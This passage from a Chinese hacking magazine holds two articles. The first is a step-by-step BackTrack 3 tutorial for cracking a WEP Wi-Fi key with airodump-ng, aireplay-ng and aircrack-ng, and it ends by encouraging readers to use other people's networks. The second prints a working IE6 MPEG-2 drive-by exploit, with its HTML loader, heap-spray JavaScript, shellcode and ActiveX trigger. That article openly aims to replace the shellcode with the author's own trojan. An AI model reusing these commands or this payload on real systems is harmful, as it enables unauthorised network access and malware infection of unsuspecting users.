点击一下BT3界面左下角的类似电脑屏幕的那个控制台，如图7，接着就会弹出一个SHELL窗口，如图8，输入第一个命令**ifconfig -a**就会列出本地的网卡了。这些在上期的文章中都已经说过，在此就不再罗嗦了。


图7




图8

第三个"rausb0"就是我的USB网卡，接着我们输入命令**ifconfig rausb0 up**来加载你的网卡，再输入一次**ifconfig -a**，这时侯就会出来一些信息，如图9。我们要记下的是这张网卡的MAC地址，如图10。这里记录的就是"HWADDR"后面的"MAC:0015E931604E"。

现在我们来看看周围到底有多少个无线网络能够检测到，关掉原来的控制台，重新建立一个，输入**airodump-ng rausb0**稍等片刻就会列出所有周围能检测到的AP点了，如图11。大家记一下检测到的AP点的MAC地址，以后要用到的，那检测到后要怎么办呢？别急，看我一个个的来使用上面的命令。




图9




图10




图11

BT3破解WEP其实就是抓包分析，LET'S GO！新建一个控制台，输入**airmon-ng start 你的网卡名**，我这里也就是**airmon-ng start rausb0**，也就是把网卡设置成混杂模式，成功后就会出现如图12所示的画面。




图12

好了，现在可以开始抓包了，输入命令**airodump-ng --ivs -w 保存的文件名（随意） -c 道 你的网卡名**，我这里输入的就是**airodump-ng --ivs -w brk_dancer -c 9 rausb0**，如图13。




图13

接着我们来虚拟连接，输入命令**aireplay-ng -1 0 -e 破解目标 -a 目标MAC地址 -c 你的MAC 你的网卡名**，我解释一下这个破解目标（也就是ESSID），大家看到了吧，我这里显示的ESSID是“linji”，详情请参看图11，但是事实上这个目标并不是这个名称的。大家可以看物理机里的网络连接，也可以去看看我的图1，这里并不是什么“linji”，而是“linjiancheng”，不知是否是因为字符太长自动省略了，所以我们应该这样填写**aireplay-ng -1 0 -e linjiancheng -a 001478a2e73a -c 0015E931604E rausb0**。注意这里的MAC地址是不需要“—”的，直接输入即可，回车之后如果出现如图14所示的画面就证明成功了。



图14

现在我们输入**aireplay-ng -2 -p 0841 -c ffffffffffff -b 目标MAC -h 你的MAC 你的网卡名**，这里就是**aireplay-ng -2 -p 0841 -c ffffffffffff -b 001478a2e73a -h 0015E931604E rausb0**，看到如图15所示的数据了吗？如果到了这里那我们就离破解不远了。




图15

看到代码下面的一行“use this packet?”了吗？在后面输入“y”然后回车看看，你的#Data是不是在涨呢？#DATA是返回的数据包，现在只要耐心等待就行了，大概等到返回的数据包为10000的时候（如果是64位加密，一万就差不多了，至于128位的加密则需要更多的数据包）输入我们的杀手锏“aircrack”命令，格式如下**aircrack-ng -b 目标MAC 你保存的文件名.ivs**，其中“你保存的文件名”就是我们刚才保存的“brk_dancer.ivs”，这里就是输入**aircrack-ng -b 001478a2e73a brk*.ivs**，如图16，看到了吗，key found后面就是我们破解出来的密码，还等什么赶快输入密码开始蹭网吧！

（文章中涉及到的BT3虚拟机专用的.vmx，已经收录在了光盘中）

文章难易度：★★★
文章重点：通过FreShow来解密最近流行的MPEG-2网马

三招两式解密最新的MPEG-2网马

Jk7ose

最近闹得沸沸扬扬的莫过于微软最新的MPEG-2网马了，由于用户不需要运行任何恶意视频文件就能中招，再加上这种攻击方式的隐蔽性，最终就形成了中马率奇高的局面，鉴于此，我也开始对该网马进行了一番研究。

从目前测试的结果来看，由于VISTA、Windows2008以及Windows7使用了SAFESEH/GSCOOKIE技术，因此该0Day漏洞主要影响的还是用户量最大的WindowsXP系统且主要为IE6用户（分析见下文）。我在QQ群里吼了一声，很快会飞的狼兄弟就给我传了一份，说是自己测试成功了效果也不错，可惜就是没有生成器，不过咱也不需要那个，解开SHELLCODE替换成自己的马再逆向回来就搞定了，于是本文就这样诞生了。直接进入主题，得到的样本分为三个文件，分别是go.jpg、logo.gif和task77.htm，其中task77.htm内容如下：

```
<html>
<body oncontextmenu="return false" onselectstart="return false" ondragstart="return false">
<div id="DivID">
<script src='go.jpg'></script>
</body>
</html>
```

它主要是负责调用go.jpg的，那我们再来看看go.jpg文件，使用记事本打开，里边的内容如下：

```
var appllaa='0';
var nndx='%'+'u9'+'0'+'9'+'0'+'%u'+'9'+'0'+'9'+appllaa;
var dashell=unescape(nndx+'%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFFF%u54FF%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%uD536%u36B5%uD74A%uE4AC%u0355%uBDBF%u2DBD%u455F%u8ED5%uBD8F%uD5BD%uCEE8%uCFD8%u36E9%uB1FB%u0355%uBDBC%u36BD%uD755%uE4B8%u2355%uBDBF%u5FBD%uD544%uD3D2%uBDBD%uC8D5%uD1CF%uE9D0%uAB42%u7D38%uAEC8%uD2D5%uBDD3%uD5BD%uCFC8%uD0D1%u36E9%uB1FB%u3355%uBDBC%u36BD%uD755%uE4BC%uD355%uBDBF%u5FBD%uD544%u8ED1%uBD8F%uCED5%uD8D5%uE9D1%uFB36%u55B1%uBCD2%uBDBD%u5536%uBCD7%u55E4%uBFF2%uBDBD%u445F%u513C%uBCBD%uBDBD%u6136%u7E3C%uBD3D%uBDBD%uBDD7%uA7D7%uD7EE%u42BD%uE1EB%u7D8E%u3DFD%uBE81%uC8BD%u7A44%uBEB9%uDCE1%uD893%uF97A%uB9BE%uD8C5%uBDBD%u748E%uECEC%uEAEE%u8EEC%u367D%uE5FB%u9F55%uBDBC%u3EBD%uBD45%u1E54%uBDBD%u2DBD%uBDD7%uBDD7%uBED7%uBDD7%uBFD7%uBDD5%uBDBD%uEE7D%uFB36%u5599%uBCBC%uBDBD%uFB34%uD7DD%uEDBD%uEB42%u3495%uD9FB%uFB36%uD7DD%uD7BD
%uD7BD%uD7BD%uD7B9%uEDBD%uEB42%uD791%uD7BD%uD7BD%uD5BD%uBDA2%uBDB2%u42ED%u81EB%uFB34%u36C5%uD9F3%uC13D%u42B5%uC909%u3DB1%uB5C1%uBD42%uB8C9%uC93D%u42B5%u5F09%u3456%u3D3B%uBDBD%u7ABD%uCDFB%uBDBD%uBDBD%uFB7A%uBDC9%uBDBD%uD7BD%uD7BD%uD7BD%u36BD%uDDFB%u42ED%u85
......................
......................
var headersize=20;
var omybro=unescape(nndx);
var slackspace=headersize+dashell.length;
while(omybro.length<slackspace)
omybro+=omybro;
bZmybr=omybro.substring(0,slackspace);
shuishiMVP=omybro.substring(0,omybro.length-slackspace);
while(shuishiMVP.length+slackspace<0x30000)
shuishiMVP=shuishiMVP+shuishiMVP+bZmybr;
memory=new Array();
for(x=0;x<300;x++)
memory[x]=shuishiMVP+dashell;
var myObject=document.createElement('object');
DivID.appendChild(myObject);
myObject.width='1';
myObject.height='1';
myObject.data='./logo.gif';
myObject.classid='clsid:0955AC62-BF2E-4CBA-A2B9-A63F772D46CF';
```

全部都是html代码，通过这一点我们便能判断出，该漏洞主要是针对使用IE6的用户，因为只有在IE6中JPG才能执行HTML代码。好了，下面就开始我们的解密工作吧。大家注意看，其中的**%u5858%u5858%u10EB%u4B5B%uC933%uB966%u03B8%u3480%uBD0B%uFAE2%u05EB%uEBE8%uFFFF%u54FF%uBEA3%uBDBD%uD9E2%u8D1C%uBDBD%u36BD%uB1FD%uCD36%u10A1%uD536%u36B5**…就是最关键的部分，也就是我们常说的SHELLCODE，这也是文章的重点内容，这种SHELLCODE我们该如何解密呢？下面请出今天的主角，也是我一般解网马用到的工具——FreShow。

首先来看看它的界面，如图1，我为大家简单的介绍一下它的主要功能：

1、网页元素筛选，例如iframe、script等。

2、混淆去除，例如“a”+“b”、空字符等。

3、字符替换，适合于部分自写函数。

4、转义符、网页标记转换。

5、ASCII字符转换，支持分隔符输入。

6、支持US-ASCII编码。

7、支持ALPHA2、Base64、Winwebmail等加密算法。

其中主要按钮功能如下：

1、URL：要解密的网址地址。

2、Check：用来获取要解密网址的源代码（此工具要在联网状态下使用）。

3、上操作区域：获取到的网站源代码在此处显示。

4、C：清除代码，用来清除上操作区域和下操作区域的代码。

5、P：是复制代码。

6、Filter：过滤网页源代码中的js、iframe、script链接。

7、Decoder：解密按钮，用来解密加密的网页源代码。

我们把SHELLCODE复制粘贴到上边最大的空白处，如图2，“ESC”那里使用默认的就行，点击“Decode”按钮进行解

